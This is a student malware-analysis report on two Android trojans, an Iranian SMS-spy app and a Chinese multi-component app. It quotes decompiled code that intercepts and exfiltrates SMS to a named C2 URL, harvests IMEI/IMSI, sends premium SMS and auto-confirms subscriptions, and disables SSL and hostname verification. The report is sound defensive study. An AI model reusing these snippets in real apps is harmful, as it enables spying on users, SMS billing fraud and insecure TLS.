Università di Pisa
MSc in Cybersecurity

“Project Topic 1” Report: Malware Analysis

Project for the course of Dependability

Giovanni Neglia, Matteo Giuffrè, Nicola Staniscia

A.Y. 2024/2025


SINA SYSTEM

First Screening


App Name: سامانه ثنا (Sina System)
FileName: 355cd2b71db971dfb0fac1fc391eb4079e2b090025ca2cdc83d4a22a0ed8f082.apk
Size: 2.51MB

Threat Category: Trojan
Family label: Sms-Spy (Spyware)

MobSF Scorecard




VirusTotal Report



Static Analysis

The application leverages multiple Java classes to perform **unauthorized data access, interception, and exfiltration targeting SMS contents and user phone numbers**. Its infrastructure relies on a remote Command and Control server, and it uses several evasion tactics to hide its activities from users and detection systems.

Permissions Requested



APPLICATION PERMISSIONS

PERMISSION	STATUS	INFO
android.permission.READ_SMS	dangerous	read SMS or MMS
android.permission.RECEIVE_SMS	dangerous	receive SMS
android.permission.ACCESS_NETWORK_STATE	normal	view network status
android.permission.INTERNET	normal	full Internet access

- Dangerous permissions requested
    - Permissions related to **information theft**:
        - READ_SMS, RECEIVE_SMS : Allows application to receive and process SMS messages [Permission is requested in File: ir/siqe/holo/MainActivity.java]

Codebase Analysis

File: ir/siqe/holo/MainActivity.java

- **Purpose**: Serves as a decoy entry point and initial staging ground.

- Actively requests RECEIVE_SMS permission, crucial for intercepting user SMS:

```
ActivityCompat.requestPermissions(MainActivity.this, new
String[]{"android.permission.RECEIVE_SMS"}, 0);
```

- Sends an initial notification with the phone number to the attacker, alerting a new infection (hardcoded "New target installed" message):

```
edit.putString("phone", editText.getText().toString());
edit.commit();
new connect(editText.getText().toString(), "تارگت جدید نصب کرد", MainActivity.this);
```

- It immediately redirects to class MainActivity2, showing signs of code layering or evasion:

```
MainActivity.this.startActivity(new Intent(MainActivity.this, (Class<?>)
MainActivity2.class));
```

File: ir/siqe/holo/MainActivity2.java

- **Purpose**: Execution of additional remote content.

- Loads a malicious remote URL:

```
webView.loadUrl("https://eblaqie.org/pishgiri");
```

- Bypasses SSL certificate warnings:

```
public void onReceivedSslError(WebView webView, SslErrorHandler sslErrorHandler,
SslError sslError) {
            super.onReceivedSslError(webView, sslErrorHandler, sslError);
            Log.i("============s>", sslError +
com.androidnetworking.BuildConfig.FLAVOR);
            sslErrorHandler.proceed();
}
```

- Enables full JavaScript execution without protection:

```
webView.getSettings().setJavaScriptEnabled(true);
```

- Overrides the back button, preventing users from easily exiting:

```
public void onBackPressed() {
        Toast.makeText(this, "back to exit", 1).show();
}
```

File: ir/siqe/holo/MyReceiver.java

- **Purpose**: Background interception and forwarding of SMS messages.

- Monitors incoming SMS silently using Android's PDU protocol and reconstructs message content and processes all fragments:

```
public class MyReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        SharedPreferences sharedPreferences = context.getSharedPreferences("info", 0);
        SharedPreferences.Editor edit = sharedPreferences.edit();
        Bundle extras = intent.getExtras();
        String str = com.androidnetworking.BuildConfig.FLAVOR;
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get("pdus");
            int length = objArr.length;
            SmsMessage[] smsMessageArr = new SmsMessage[length];
            for (int i = 0; i < length; i++) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                str = ((str + "\r\n") + smsMessageArr[i].getMessageBody().toString()) + "\r\n";
            }
        }
```

- Implements remote command via SMS keyword (means “Night Site” in Persian):

```
if (str.contains("سایت شب")) {
            edit.putString("lock", "off");
            edit.commit();
}
```

- Exfiltrates SMS Content to C2 Server:

```
new connect(sharedPreferences.getString("phone", "0"), str, context);
```

File: ir/siqe/holo/connect.java

- **Purpose**: Performs the core data exfiltration logic to the known malicious domain.


- Transmission of Sensitive Data via HTTP GET, sending the phone number and SMS contents:

```
AndroidNetworking.get("https://eblaqie.org/ratsms.php?phone=" + str + "&info=" + str2)
```

- Obfuscation Technique via Fallback to Google:

```
public void onError(ANError aNError) {
                Log.i("==================", "erroeererewrwerwer");
                AndroidNetworking.get("https://google.com" + str + "&info=" + str2)
```

Dynamic Analysis



- **First Screenshot**:

"شماره موبایل خود را وارد نمایید" → translates to "Insert your phone number"
"ورود" → translates to "Login"

The user is required to enter a valid Iranian phone number; if this is not done, an error message is displayed: 'شماره موبایل معتبر نیست' → translates to 'The mobile number is not valid'. An Iranian mobile number has the following format: 09XX XXX XXXX.

- **Second Screenshot**: the RECEIVE_SMS permission is requested.

- **Third Screenshot**: Once permission is granted, an attempt is made to resolve the malicious URL through webView, but it fails.


Naughty Maid

First Screening


App Name: 调皮女仆 (Naughty Maid)
FileName: 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6.apk
Size: 6.27MB

Threat Category: Trojan
Family label: Sms-Spy/Reg/Pay , Downloader, Rootkit, Adware (MultiComponent)

MobSF Scorecard



VirusTotal Report



Static Analysis

Permissions Requested

PERMISSION	STATUS
android.permission.ACCESS_COARSE_LOCATION	dangerous
android.permission.ACCESS_FINE_LOCATION	dangerous
android.permission.CALL_PHONE	dangerous
android.permission.GET_ACCOUNTS	dangerous
android.permission.GET_TASKS	dangerous
android.permission.MOUNT_FORMAT_FILESYSTEMS	dangerous
android.permission.MOUNT_UNMOUNT_FILESYSTEMS	dangerous
android.permission.READ_EXTERNAL_STORAGE	dangerous
android.permission.READ_LOGS	dangerous
android.permission.READ_PHONE_STATE	dangerous

PERMISSION	STATUS
android.permission.READ_SMS	dangerous
android.permission.RECEIVE_MMS	dangerous
android.permission.RECEIVE_SMS	dangerous
android.permission.RECEIVE_WAP_PUSH	dangerous
android.permission.SEND_SMS	dangerous
android.permission.WRITE_EXTERNAL_STORAGE	dangerous
android.permission.WRITE_SETTINGS	dangerous
android.permission.WRITE_SMS	dangerous

- Permissions requested
    - Permissions related to **root/filesystem/system hacking**:
        - MOUNT_FORMAT_FILESYSTEMS: Allows the application to format removable storage.
        - MOUNT_UNMOUNT_FILESYSTEMS: Allows the application to mount and unmount file systems for removable storage.
        - WRITE_SETTINGS: Allows an application to modify the system's settings data.
        - CHANGE_CONFIGURATION: Allows an application to change the current configuration, such as the locale or overall font size.
    - Permissions related to **tracking and ad behavior**:
        - ACCESS_FINE_LOCATION/ACCESS_COARSE_LOCATION: Access fine/coarse location sources, such as the GPS on the phone, where available. [Permissions are requested in File: com/dataeye/c/aa.java; com/android/KjuMs/PcBsySs/FswYh.java]
        - GET_TASKS: Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
        - ACCESS_WIFI_STATE/ACCESS_NETWORK_STATE: Allows an application to view the status of all networks. [Permissions are requested in File: com/umeng/analytics/pro/bv.java ; com/umeng/analytics/pro/aw.java; com/dataeye/c/c.java]
    - Permissions related to **information theft**:
        - READ_PHONE_STATE: An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on. [Permission is requested in File: com/dataeye/c/c.java ;

com/android/KjuMs/PcBsySs/FswYh.java ; com/umeng/analytics/social/e.java ; com/umeng/analytics/pro/bv.java ; com/umeng/analytics/pro/ae.java]
    - GET_ACCOUNTS: Allows access to the list of accounts in the Accounts Service.
    - READ_SMS, RECEIVE_SMS, RECEIVE_MMS, RECEIVE_WAP_PUSH : Allows application to receive and process SMS/MMS messages. Malicious applications may monitor your messages or delete them without showing them to you. [Permissions are requested in File: com/android/KjuMs/PcBsySs/FswYh.java]
    - SEND_SMS, WRITE_SMS: Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation. [Permissions are requested in File: com/android/KjuMs/PcBsySs/FswYh.java]
    - READ_LOGS: Allows an application to read from the system's various log files. This allows it to discover general information about what you are doing with the phone, potentially including personal or private information.

Codebase Analysis

Given the size of the codebase, we have defined 4 macro-areas based on the type of malicious activity:

- **Extraction and Collection of Sensitive Data**
    - Our goal: Identify how the app accesses sensitive data such as SMS, call logs, contacts, IMEI, and location.
- **Manipulation and Sending of SMS**
    - Our goal: Determine whether the app sends SMS messages without user consent or manipulates messages.
- **Communication with Remote Servers**
    - Our goal: Examine how the app communicates with remote servers.
- **Execution of Services and Broadcast Receivers**
    - Our goal: Verify whether the app executes background services or receives broadcasts to trigger malicious behaviors.

Extraction and Collection of Sensitive Data

Files analyzed:

- bn/sdk/szwcsss/common/az/c/service/Cdo.java
- bn/sdk/szwcsss/common/az/c/receiver/ReceiveSmsReceiver.java
- com/amaz/onib/bc.java
- com/comment/one/a/a.java
- com/jy/utils/PhoneUtil.java
- bn/sdk/szwcsss/codec/ab/Cif.java
- bn/sdk/szwcsss/codec/ai/Cint.java

- com/umeng/analytics/pro/ae.java
- com/umeng/analytics/pro/bv.java
- bn/sdk/szwcsss/codec/aa/Cdo.java
- com/dataeye/c/af.java

File : com/comment/one/a/a.java
Collects a wide range of identifying data and device metadata:

```
this.c = context;
this.j = Build.BRAND;
this.l = Build.MANUFACTURER;
this.m = Build.MODEL;
this.k = Build.PRODUCT;
this.n = Build.VERSION.SDK_INT;
TelephonyManager telephonyManager = (TelephonyManager) this.c.getSystemService("phone");
switch (telephonyManager.getSimState()) {
    case 0:
        this.e = 0;
        break;
    case 1:
        this.e = 1;
        break;
    case 2:
        this.e = 3;
        break;
    case 3:
        this.e = 3;
        break;
    case 4:
        this.e = 4;
        break;
    case 5:
        this.e = 5;
        break;
    default:
        this.e = 0;
        break;
}
String simOperator = telephonyManager.getSimOperator();
if (simOperator == null) {
    this.d = 0;
} else if (simOperator.equals("46000") || simOperator.equals("46002") || simOperator.equals("46004") || simOperator.equals("46007")) {
    this.d = 1;
} else if (simOperator.equals("46001") || simOperator.equals("46006") || simOperator.equals("46009")) {
    this.d = 3;
} else if (simOperator.equals("46003") || simOperator.equals("46005") || simOperator.equals("46011")) {
    this.d = 2;
} else {
    this.d = 0;
}
this.h = telephonyManager.getDeviceId();
this.f = telephonyManager.getSimSerialNumber();
this.i = telephonyManager.getSubscriberId();
this.g = telephonyManager.getLine1Number();
if (this.g == null || this.g.contains("00000000")) {
    this.g = "";
}
```

Issues: Gathers all main device and SIM identifiers: IMEI, ICCID, IMSI, Phone number, Build.MODEL, Build.BRAND, Build.MANUFACTURER, Build.VERSION.SDK_INT, etc.
Conclusion: Collection and fingerprinting of device identifying data.

File : bn/sdk/szwcsss/codec/ai/Cint.java
Sends device identifying data data to an endpoint encrypted with a hardcoded key:

```
Cdo.m304do("D1131808441484DEEF927B7E1A4C327408434E98700C8FE6F2B22A3CB4344DA5",
"c36a00d0-d6eb-46ca-b9e5-893ab283d8d9") + "provider=0&clickId=0&imsi=" + str3 +
"&imei=" + str2 + "&dexId=" + bn.sdk.szwcsss.codec.ag.Cif.m196for().m208goto() +
"&dexVer=" + bn.sdk.szwcsss.codec.ag.Cif.m196for().m210long() + "&appid=" +
bn.sdk.szwcsss.codec.ag.Cif.m196for().m201byte() + "&appVer=" +
bn.sdk.szwcsss.codec.ag.Cif.m196for().m213try() + "&channel=" +
bn.sdk.szwcsss.codec.ag.Cif.m196for().m203case() + "&et=" +
(String.valueOf(bn.sdk.szwcsss.codec.ag.Cif.m196for().m201byte()) + "-1-" +
bn.sdk.szwcsss.codec.ag.Cif.m196for().m213try() + "-" +
bn.sdk.szwcsss.codec.ag.Cif.m196for().m203case() + "-1");
```

Issues: Collected and transmitted over the network, without visible encryption (beyond URL encoding).
Conclusion: Sensitive data exfiltration.

File : com/dataeye/c/af.java
Checks whether the device is rooted, i.e., whether the user has obtained root privileges:

```
public static boolean j() {
    String str = System.getenv("PATH");
    ArrayList arrayList = new ArrayList();
    String[] split = str.split(":");
    for (String str2 : split) {
        arrayList.add("ls -l " + str2 + "/su");
    }
    ArrayList a2 = a("/system/bin/sh", arrayList);
    String str3 = "";
    int i = 0;
    while (i < a2.size()) {
        String str4 = String.valueOf(str3) + ((String) a2.get(i));
        i++;
        str3 = str4;
    }
    return str3.contains("-rwsr-sr-x root     root");
}
```

Issues: Checks the permissions of the su file to determine whether it is executable, owned by root, and has the SUID bit set
Conclusion: Used to determine whether it can execute commands with elevated privileges.

File : bn/sdk/szwcsss/common/az/c/service/Cdo.java
Direct access to SMS history, querying key columns such as _id, thread_id, type, date, address, read:

```
107.    private List a(Uri uri) {
108.        ArrayList arrayList = new ArrayList();
109.        Cursor query = this.c.query(uri, f561a, "date >=" + Ccase.g(this.b, "payTime"), null, "date desc limit 10");
110.        try {
111.            if (query != null) {
112.                try {
113.                    if (query.getCount() > 0) {
114.                        query.moveToFirst();
115.                        do {
116.                            bn.sdk.szwcsss.common.az.c.model.Cdo cdo = new bn.sdk.szwcsss.common.az.c.model.Cdo();
117.                            cdo.a(query.getInt(query.getColumnIndex("_id")));
118.                            cdo.a(query.getLong(query.getColumnIndex("thread_id")));
119.                            cdo.b(query.getInt(query.getColumnIndex("type")));
120.                            cdo.a(query.getString(query.getColumnIndex("date")));
121.                            cdo.b(query.getString(query.getColumnIndex(a.z)));
122.                            cdo.e(query.getString(query.getColumnIndex("address")));
123.                            cdo.c(query.getInt(query.getColumnIndex("read")));
124.                            arrayList.add(cdo);
125.                        } while (query.moveToNext());
```

Issues: Time-based filtering to target recent or payment-related SMS messages.
Conclusion: Intercept incoming SMS messages, read them, filter and analyze their content.

Manipulation and Sending of SMS

Files analyzed:

- a/d/d.java
- com/amaz/onib/FSrvi.java
- com/amaz/onib/Utils.java
- com/amaz/onib/bb.java
- com/amaz/onib/bk.java
- com/amaz/onib/ca.java

File : a/d/d.java
Uses methods that invoke SmsManager.sendTextMessage(...) and sendDataMessage(...):

```
public static void a(String str, String str2, PendingIntent pendingIntent, PendingIntent pendingIntent2) {
    try {
        if (!TextUtils.isEmpty(str) && !TextUtils.isEmpty(str2)) {
            SmsManager smsManager = SmsManager.getDefault();
            if (str2.length() > 70) {
                smsManager.sendMultipartTextMessage(str, null, smsManager.divideMessage(str2), null, null);
            } else {
                smsManager.sendTextMessage(str, null, str2, pendingIntent, pendingIntent2);
            }
        }
```

Issues: No consent requested before sending, no explicit validation of the request's origin.
Conclusion: Technical component for automated SMS sending.

File : com/amaz/onib/bb.java
Extracts content from received SMS messages based on dynamic configuration (hVar.l):

```
public static String b(h hVar, String str, String str2) {
    String str3;
    int indexOf;
    String str4 = null;
    if (1 == hVar.l) {
        bs.a("TAG", "发送1。1。。" + str + "###" + hVar.n);
        if (by.a(hVar.p)) {
            return null;
        }
        for (String str5 : hVar.p.split("\\|")) {
            if (str2.contains(str5)) {
                return hVar.n;
            }
        }
        return null;
    }
    if (2 == hVar.l) {
        if (by.a(hVar.n) || by.a(str2) || !a(str2, hVar.p)) {
            return null;
        }
        String[] split = hVar.n.split("\\|");
        bs.a("TAG", "动态:" + hVar.n);
        if (split.length != 2) {
            if (split.length != 1 || (indexOf = str2.indexOf((str3 = split[0]))) == -1) {
                return null;
            }
            return str2.substring(str3.length() + indexOf, str2.length());
        }
```

Sends an SMS to a number, with defined (even dynamic) content:

```
public static boolean a(h hVar, String str, String str2, String str3) {
    String str4 = !TextUtils.isEmpty(hVar.o) ? hVar.o : str;
    SmsManager smsManager = SmsManager.getDefault();
    try {
        if (!by.a(str4) && !by.a(str2)) {
            smsManager.sendTextMessage(str4, null, str2, null, null);
        }
    } catch (Exception e) {
        bs.c("TAG", "发送短信出错");
    }
    if (hVar != null && "1".equals(hVar.u)) {
        new av().a(hVar.z, hVar.q, hVar.c, hVar.b, "1", "0", "[" + str4 + "][" + str3 + "][" + str2 + "]");
    }
    bs.a("TAG", "cn:" + str4 + "###" + str2 + "###" + (hVar != null && "1".equals(hVar.u)));
    return true;
}
```

Analyzes incoming messages and checks whether the sender number and content match specific patterns defined. If so, sends a remote log with the details:

```
if (z2) {
            new av().a(hVar.z, hVar.q, hVar.c, hVar.b, "1", "0", "[" + str + "][" +
str2 + "]", z2);
}
```

Issues: SMS sending is controlled based on configurations in the hVar object; No user interaction; Capable of manipulating and decoding SMS contents; Remote logging with identifiers may allow centralized monitoring and control.
Conclusion: Module for dynamic manipulation and sending of SMS based on externally received rules

Communication with Remote Servers

Files analyzed:

- a/g/c.java
- com/amaz/onib/y.java
- com/payment/plus/c/b/a.java
- com/wyzfpay/dload/SDKManager.java
- com/yf/y/f/init/http/HttpUtil.java
- org/cocos2dx/lib/Cocos2dxHttpURLConnection.java
- com/amaz/onib/bn.java
- com/amaz/onib/bo.java
- com/amaz/onib/o.java
- com/mn/kt/c/b/b.java
- com/mobile/bumptech/ordinary/miniSDK/SDK/c/j.java
- com/payment/plus/sk/abcdef/jczdf/c/j.java
- com/umeng/analytics/pro/aw.java
- com/umeng/analytics/social/b.java
- com/wyzfpay/a/a.java
- com/yf/y/f/init/http/UploadUtil.java
- com/yuanlang/pay/plugin/libs/y.java

File : com/amaz/onib/ca.java
Sends an SMS to a number and with a content received from a remote server. This step often initiates the subscription process:

```
String optString3 = jSONObject.optString("smsTo");
String optString4 = jSONObject.optString("cmccContent");
String optString5 = jSONObject.optString("cmccRm");
SmsManager.getDefault().sendTextMessage(optString3, null, optString4, null, null);
```

Parses the HTML content returned from the server and locates the activation link (/m/a/lj...), then visits it automatically. This simulates a user click, automating access to the payment page:

```
str4 = it.next().a("href");
                if (str4 != null && str4.startsWith("/m/a/lj")) {
```

```
                    break;
                }
```

Constructs and sends a POST request with all the data required to finalize the purchase/subscription:

```
.a(ar.b + "PayChannel/ReadWap/Order.aspx?MyOrderId=" + hVar.z, hashMap, ar.b.POST,
"88");
```

Automatic Submission of the Confirmation Code:

```
public static void a(h hVar, String str) {
    String str2 = "smscode";
    try {
        str2 = ar.b + "PayChannel/ReadWap/Confirm.aspx?MyOrderId=" + hVar.z;
        bs.b("cmreadpay_smscode:reqId:" + hVar.D + " code:" + str);
        String str3 = "{\n\"msgType\":\"SmSOrderReq\",\n\"imei\":\"" + FSrvi.IMEI
        HashMap hashMap = new HashMap();
        hashMap.put("data", str3);
        String a2 = new ar() { // from class: com.amaz.onib.ca.2
            @Override // com.amaz.onib.ar
            public void a(String str4, boolean z) {
            }
        }.a(str2, hashMap, ar.b.POST, "88");
```

Issues: No user interaction is involved
Conclusion: Module that implements an automation of a subscription/payment process

File : a/g/c.java
Performs asynchronous HTTP GET requests to arbitrary URLs (passed externally):

```
HttpURLConnection httpURLConnection = (HttpURLConnection) new
URL(this.f522a.trim()).openConnection();
httpURLConnection.setRequestMethod("GET");
```

Issues: The app can contact any URL, potentially malicious. No host verification, nor mandatory HTTPS. Data received from the server is passed directly to a Handler, which might execute commands received.
Conclusion: Downloading control commands from a remote C&C (Command & Control) server to perform local actions

File : com/payment/plus/c/b/a.java
Applies a custom pseudo-encoding similar to Base64, making transmitted content harder to inspect.

```
private String b(String str, String str2) {
    StringBuilder sb = new StringBuilder();
    try {
        String a2 = a(str.getBytes(this.c));
        int i = 0;
        while (a2.length() % 24 != 0) {
            a2 = String.valueOf(a2) + "0";
            i++;
        }
        for (int i2 = 0; i2 <= a2.length() - 6; i2 += 6) {
            int parseInt = Integer.parseInt(a2.substring(i2, i2 + 6), 2);
            if (parseInt != 0 || i2 < a2.length() - i) {
                sb.append(str2.charAt(parseInt));
            } else {
                sb.append(this.b);
            }
        }
        return sb.toString();
    } catch (UnsupportedEncodingException e) {
        throw new RuntimeException(e);
    }
}
```

Issues: No info on what data is sent, e.g. personal info, unique identifiers, sent SMS, location, etc.
Conclusion: Encrypted transmission of personal information (e.g., IMSI, IMEI, SMS) to attacker-controlled servers

File : com/wyzfpay/a/a.java
Logs the sent content, potentially useful for remote debugging by a malicious developer.

```
LogUtils.i("requestURL:" + f1224a);
```

File : com/amaz/onib/bn.java
An HTTP POST request is made with a parameter named PIC containing an encoded image:

```
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://139.129.132.111:8001/CrackCaptcha/GetCaptchaValue.aspx").
httpURLConnection.setRequestMethod("POST");
httpURLConnection.setDoInput(true);
httpURLConnection.setDoOutput(true);
OutputStream outputStream = httpURLConnection.getOutputStream();
outputStream.write(("PIC=" + URLEncoder.encode(str, "UTF-8")).getBytes());
outputStream.flush();
outputStream.close();
```

Issues: Sends data for CAPTCHA recognition, potentially allowing automation of tasks that would normally require human input.
Conclusion: A remote server is used to automatically solve CAPTCHAs by sending images, a clear sign of interaction with unauthorized external servers

File : com/amaz/onib/y.java
Disables SSL and Hostname Verification:

```
private static HostnameVerifier i() {
    return new HostnameVerifier() { // from class: com.amaz.onib.y.d.1
        @Override // javax.net.ssl.HostnameVerifier
        public boolean verify(String str, SSLSession sSLSession) {
            return true;
        }
    };
}

private static synchronized void j() {
    synchronized (d.class) {
        if (e == null) {
            TrustManager[] trustManagerArr = {new X509TrustManager() { // from class: com.amaz.onib.y.d.2
                @Override // javax.net.ssl.X509TrustManager
                public void checkClientTrusted(X509Certificate[] x509CertificateArr, String str) {
                }

                @Override // javax.net.ssl.X509TrustManager
                public void checkServerTrusted(X509Certificate[] x509CertificateArr, String str) {
                }

                @Override // javax.net.ssl.X509TrustManager
                public X509Certificate[] getAcceptedIssuers() {
                    return null;
                }
            }};
```

